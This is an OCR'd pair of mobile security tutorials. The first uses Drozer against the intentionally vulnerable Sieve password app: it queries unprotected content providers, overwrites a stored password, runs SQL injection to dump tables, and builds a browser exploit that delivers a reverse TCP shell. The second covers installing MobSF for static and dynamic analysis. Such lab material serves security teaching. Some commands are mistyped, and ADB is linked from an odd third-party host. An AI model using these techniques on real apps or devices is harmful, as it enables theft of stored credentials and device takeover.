


Image 1. The image shows the application extract process.

In the path where we extracted the zip we look for the executable “Setup” and we open it.




Image 2. Drozer Setup Installation.

Follow the steps of the installation to finish.

Once we finish installing go to Start -> Run -> cmd.

Inside the Windows console we look for the path where the application was installed and write the command “drozer.bat” as shown in the following image:

```
C:\>cd drozer

C:\drozer>drozer.bat
usage: drozer [COMMAND]

Run `drozer [COMMAND] --help` for more usage information.

Commands:
          console  start the drozer Console
           module  manage drozer modules
           server  start a drozer Server
              ssl  manage drozer SSL key material
          exploit  generate an exploit to deploy drozer
            agent  create custom drozer Agents
          payload  generate payloads to deploy drozer
```

Image 3. The image shows how to execute Drozer form the Windows console.

We must configure a suitable port so that the PC can connect to a TCP socket opened by the Agent within the emulator or device, in this example we use Bluestacks Android Emulator. But you can use the emulator of your choice.

Drozer uses port `31415` by default.

Now we have to download Android Debug Bridge (ADB) from the following link:

`https://androiddatahost.com/bnjkh`

Extract the zip in the path "C:\adb", look for the "Setup" executable and open it.

Then we follow the instructions of the installation.

Once we finish the installation in the Windows console we search the path where we installed ADB and enter the following command: `adb forward tcp: 31415 tcp: 31415`.

Enter the Android emulator, inside the Drozer Agent interface where it says "Embedded Server", then we click on the "Yes" button.

Image 4. The image shows the "Embedded Server" option in Bluestacks. (Note that in my case I installed the Spanish version).

In the console we look for the path where we installed Drozer and we write the command "drozer console connect" to connect us to the device:

```
C:\>cd drozer

C:\drozer>drozer console connect
Selecting 190e9c67fca04a6f (samsung SAMSUNG-SM-N900A 4.4.2)

            ..                    ..:.
           ..o..                  .r..
            ..a..  . ..... .   ..nd
              ro..idsnemesisand..pr
              .otectorandroidsneme.
           .,sisandprotectorandroids+.
         ..nemesisandprotectorandroidsn:.
        .emesisandprotectorandroidsnemes..
      ..isandp,..,rotectorandro,..,idsnem.
      .isisandp..rotectorandroid..snemisis.
      ,andprotectorandroidsnemisisandprotec.
     .torandroidsnemesisandprotectorandroid.
     .snemisisandprotectorandroidsnemesisan:
     .dprotectorandroidsnemesisandprotector.

drozer Console (v2.3.4)
dz>
```

Image 5. The image shows how to connect Drozer console to the device.

Example of Exploitation in Vulnerable APP

In the following example we will analyze a vulnerable APK called "Sieve", an application that is used to manage passwords. We can download the APK from the following link:

https://github.com/as0ler/Android-Examples/blob/master/sieve.apk

Enter the Android emulator (in our example we use "Bluestacks"). Then click on "APK", and look for the path where we downloaded the APK, select it and click on "Open". It will be installed automatically.

Within the Windows console we look for the path where we installed Drozer and enter the following command to connect to the device: "drozer.bat console connect".

Getting Package Information

Enter the command `run app.package.list -f [apk name]` to find the APK package identifier:

```
drozer Console (v2.3.4)
dz> run app.package.list -f sieve
com.mwr.example.sieve (Sieve)
```

Image 6. This image shows an example of getting package information with Drozer.

Then to have more information about the package we write the following command:

```
run app.package.info[package name]
```

Identifying Attack Vectors

For this tutorial we will only consider vulnerabilities exposed through the built –in Android mechanism for Inter-Process Communication (IPC). These vulnerabilities often lead to leakage of sensitive data to other applications installed on the same device.

To identify attack vectors we use the following command:

```
run app.package.attacksurface[package name]
```

```
dz> run app.package.attacksurface com.mwr.example.sieve
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  2 content providers exported
  2 services exported
    is debuggable
```

Image 7. This picture shows an example of identifying attack vectors in Drozer.

As we see in the result of the query the app makes accessible to other applications a series of activities (screens used by the application), content providers (database objects) and services.

And we also notice that the service is debuggable, which means that we can attach a debugger to the process using ADB.

Searching information from content providers

We can search for information about the content providers exported by the app by typing the following command:

```
run app.provider.info –a [package name]
```

```
dz> run app.provider.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  Authority: com.mwr.example.sieve.DBContentProvider
    Read Permission: null
    Write Permission: null
    Content Provider: com.mwr.example.sieve.DBContentProvider
    Multiprocess Allowed: True
    Grant Uri Permissions: False
    Path Permissions:
      Path: /Keys
        Type: PATTERN_LITERAL
        Read Permission: com.mwr.example.sieve.READ_KEYS
        Write Permission: com.mwr.example.sieve.WRITE_KEYS
  Authority: com.mwr.example.sieve.FileBackupProvider
    Read Permission: null
    Write Permission: null
    Content Provider: com.mwr.example.sieve.FileBackupProvider
    Multiprocess Allowed: True
    Grant Uri Permissions: False
```

Image 8. This picture shows the output of the command used to show content providers' information.

Getting information from the URIs

Android apps tend to give clues about the content for the URIs, "DBContentProvider" has some type of database in its backend.

For example, in the output of the command "`app.provider.info`", we see that "`/ Keys`" probably exists as a path, although we cannot query it without the READ_KEYS permission.

Drozer provides a scanner module that gathers several ways to guess paths and guess a list of accessible content URIs (Uniform Resource Identifier, are a sequence of characters that identifies a logical or physical resource), to run the scanner we use the following command:

```
run scanner.provider.finduris –a [package name]
```

We verified that there are two similar queries:

```
content://com.mwr.example.sieve.DBContentProvider/Keys
```

```
content://com.mwr.example.sieve.DBContentProvider/Keys/
```

```
dz> run scanner.provider.finduris -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Unable to Query  content://com.mwr.example.sieve.DBContentProvider/
Unable to Query  content://com.mwr.example.sieve.FileBackupProvider/
Unable to Query  content://com.mwr.example.sieve.DBContentProvider
Able to Query    content://com.mwr.example.sieve.DBContentProvider/Passwords/
Able to Query    content://com.mwr.example.sieve.DBContentProvider/Keys/
Unable to Query  content://com.mwr.example.sieve.FileBackupProvider
Able to Query    content://com.mwr.example.sieve.DBContentProvider/Passwords
Unable to Query  content://com.mwr.example.sieve.DBContentProvider/Keys

Accessible content URIs:
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider/Passwords/
```

Image 12. The image shows the output of the command to obtain information from the URIs.

Then we will try to access each one of the queries that we found:

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys
Permission Denial: reading com.mwr.example.sieve.DBContentProvider uri content://com.mwr.example.sieve.DBContentProvider/Keys
 from pid=11521, uid=10054 requires com.mwr.example.sieve.READ_KEYS, or grantUriPermission()
```

Image 13. The image shows that in the first query we require access permissions.

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password          | pin  |
| loginpassword5555 | 1234 |
```

Image 14. The image shows that in the second query we do not need any kind of permission.

Now we know that we have the password and pin of an app that handles the passwords of other apps.

We will try to change the value of the password.

Enter the following command to modify the password:

```
run.app.provider.update[query] --selection "pin=[pin value]" --string
Password "[password value]"
```

To verify that the password was changed correctly, enter the following command:

```
run.app.provider.query[query]
```

We are finally finished; we have been able to change the password.

```
dz> run app.provider.update content://com.mwr.example.sieve.DBContentProvider/Keys/ --selection "pin=1234" --string Password
 "loginpassword12345"
Done.

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password          | pin  |
| loginpassword12345 | 1234 |
```

Image 15. The image shows that it was possible to modify the value of the password stored in the application.

Example of SQLi

Android uses SQLIte databases for storing data.

These databases use SQL so they are vulnerable to SQL injection.

In this example we test for SQL injection by manipulating the projection and selection fields of the Sieve APK:

In the drozer console we enter the comannd:

```
run.app.provider.query  content://com.mwr.example.sive.DBContentProvider/
Passwords/
```

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/
| _id | service        | username | password                                                | email             |
| 1   | Secret service | John     | HhNUbXBM/n7r+9b1Ubs/Okiwt5/HxyIqOyW+vls= (Base64-encoded) | johnmail@gmail.com |

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection "'"
unrecognized token: "' FROM Passwords" (code 1): , while compiling: SELECT ' FROM Passwords
```

Image 16. Image shows how to test for SQL injection.

In response, Android returns a verbose error message showing the entire query that we tried to execute.

Now we can exploit all tables in the database with this command:

```
run.app.provider.query  content://com.mwr.example.sive.DBContentProvider/
Passwords/ --projection "* FROM SQLIT_MASTER WHERE type='table';--"
```

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection "* FROM SQLITE_MAST
ER WHERE type='table';--"
| type  | name             | tbl_name         | rootpage | sql
                                |
| table | android_metadata | android_metadata | 3        | CREATE TABLE android_metadata (locale TEXT)
                                |
| table | Passwords        | Passwords        | 4        | CREATE TABLE Passwords (_id INTEGER PRIMARY KEY,service TEXT,
username TEXT,password BLOB,email ) |
| table | Key              | Key              | 5        | CREATE TABLE Key (Password TEXT PRIMARY KEY,pin TEXT )
                                |
```

Image 17. Image shows how to dump all database tables.

Also we can query protected tables:

```
run app.provider.query content://com.mwr.example.sieve.DBContentProvider/
Passwords/ --projection "* FROM Key;--"
```

Image 18. Image shows how to query protected tables.

Example of browser exploit

Drozer provides public Android exploits. You can use these to identify vulnerable devices and to understand the risks.

To search for the exploits available in Drozer we run the following command:

```
drozer exploit list
```

Image 19. The image shows how to search the exploits.

Use: `drozer exploit build [exploit_name] –payload [payload] –server [address and port of the drozer host] –push-server [drozer server to exploit resources to].`

In this example, we use the exploit “exploit.remote.browser.nanparse”.

First in drozer we enter the command:

```
drozer exploit build exploit.remote.browser.nanparse -payload
shell.reverse_tcp.armeabi -server [address and port of the drozer host] -
push-server [drozer server to exploit resources to]
```

```
C:\drozer>drozer exploit build exploit.remote.browser.nanparse --payload shell.reverse_tcp.armeabi --server 10.0.2.2:314
15 --push-server 192.168.34.137:31415 --resource /exploit.html
Uploading blank page to /... [ OK ]
Uploading Exploit to /exploit.html... [ OK ]
Done. The exploit is available on: http://10.0.2.2:31415/exploit.html
```

Image 20. The image shows how to execute nanparse browser exploit.

Note: To see the Android device's IP in adb, run the command "adb shell ip route".

On the Android device, we enter the exploit URL we saw previously.

Then if everything works fine by entering the command "`drozer console devices`" in the drozer console, you will see an output like this:

```
C:\drozer>drozer console devices
List of Bound Devices

Device ID         Manufacturer        Model               Software
190e9c67fca04a6f  samsung             SM-G900F            4.4.2
```

Image 21. The image shows how to see the list of bound devices.

Summary

Drozer is an amazing interactive tool that allows you to test Android apps' security.

Requirements: An Android Emulator, Android Debug Bridge (ADB), Drozer Console Application and Drozer Agent.

If the app contains too many permissions or inappropriate permissions, the app could be used for malicious actions from the device.

The conclusion we can draw is that if data is not adequately protected, only specialized tools are required to view application data.

MOBSF – Open Source Security Mobile Application Tutorial

by Olivia Orr

MobSF is an intelligent open source mobile application (Android / iOS / Windows) capable of performing static and dynamic analysis and web API testing. This tool can be used to analyze Android (APK), iOS (IPA) and Windows Mobile (APPX) executables as well as ZIP archives. In this document we will explain how to install and configure MobSF.

Requirements

- Python 2.7
- Oracle JDK 1.7 or higher - Java JDK
- Mac OSX Users must install command line tools for MAC OSX.
- A Windows or Windows VM host for Mac and Linux.

Installing Python

Download Python 2.7 from the following link:

https://www.python.org/download/releases/2.7/

As you can see in the following images, we select the installation path "C:\Python27\" and leave the default configuration. Click "Next" to finish the installation.




Image 1. This image shows Python Installation process.

Image 2. This image shows Python installation process.

Installing MobSF

Once we finish installing Python we download the MobSF compressed file from the following download link:

https://github.com/MobSF/Mobile-Security-Framework-MobSF/releases

Uncompress the file in the "C:\MobSF" path.

Next we install the MobSF Python dependencies using the pip command:

Go to "Start" -> "Run" -> "cmd", we will see that the Windows command prompt will open, we type the following command:

```
C:\Python27\python.exe -m pip install -r requirements
```




Image 3. This image shows how to install the pip requirements.

Configuration of Static Analysis

To configure the static analysis we are going to Start -> Execute -> cmd.

Then we write the following command: "`python manage.py runserver`"




Image 4. If everything goes well this way you should see the output on the Windows console.

To acceding the web interface of MobSF, we write the URL "http://localhost:8080/".




Image 5. This image shows the MobSF web interface login.

To analyze the apk we drag the archive in the box where it's says "Drag files here or click Upload & Analyze" or we upload by clicking in the bottom "Upload & Analyze".

So the results of a static analysis should look this way:




Image 6. This image shows results of a static analysis in MobSF.

Configuration of Dynamic Analysis

Requirements

- MobSF x86 Android VM requires Oracle VirtualBox.
- Android Studio and a virtual device configured are needed.
- Hardware Requirements: Min 4 GB RAM, 5 GB HDD / SSD and supports virtualization to run MobSF VM.

Dynamic Analyzer is available only for Android (APK) binaries and only works if your computer has at least 4GB of RAM and full virtualization support.

To configure the Dynamic Analysis, we need:

- VM UUID
- Snapshot UUID
- Host / Proxy IP
- Virtual Machine IP / device

We download VirtualBox from the following link and we install it:

https://www.virtualbox.org/wiki/Downloads

Then we download the .ova file from the following link:

https://drive.google.com/file/d/0B_Ci-1YbMqshY0xrYl9IWHVTVFU/view

We open VirtualBox, we are going to "File" -> "Import Appliance" and we select the file "MOBSF_VM.ova" which we downloaded from the previous step.




Image 7. This image shows that once the OVA is successfully imported, you will see a new entry in VirtualBox called "MobSF_VM_X.X".

Right click on MobSF VM and select "Settings", in the "Network" tab we must configure the network adapters. Adapter 1 must be enabled and connected to the "Host only Adapter". Remember the name of the adapter. We need the name to identify the "Host / Proxy IP".




Image 6. Adapter 1 configuration.

Note: Adapter 2 must be configured as “NAT”.

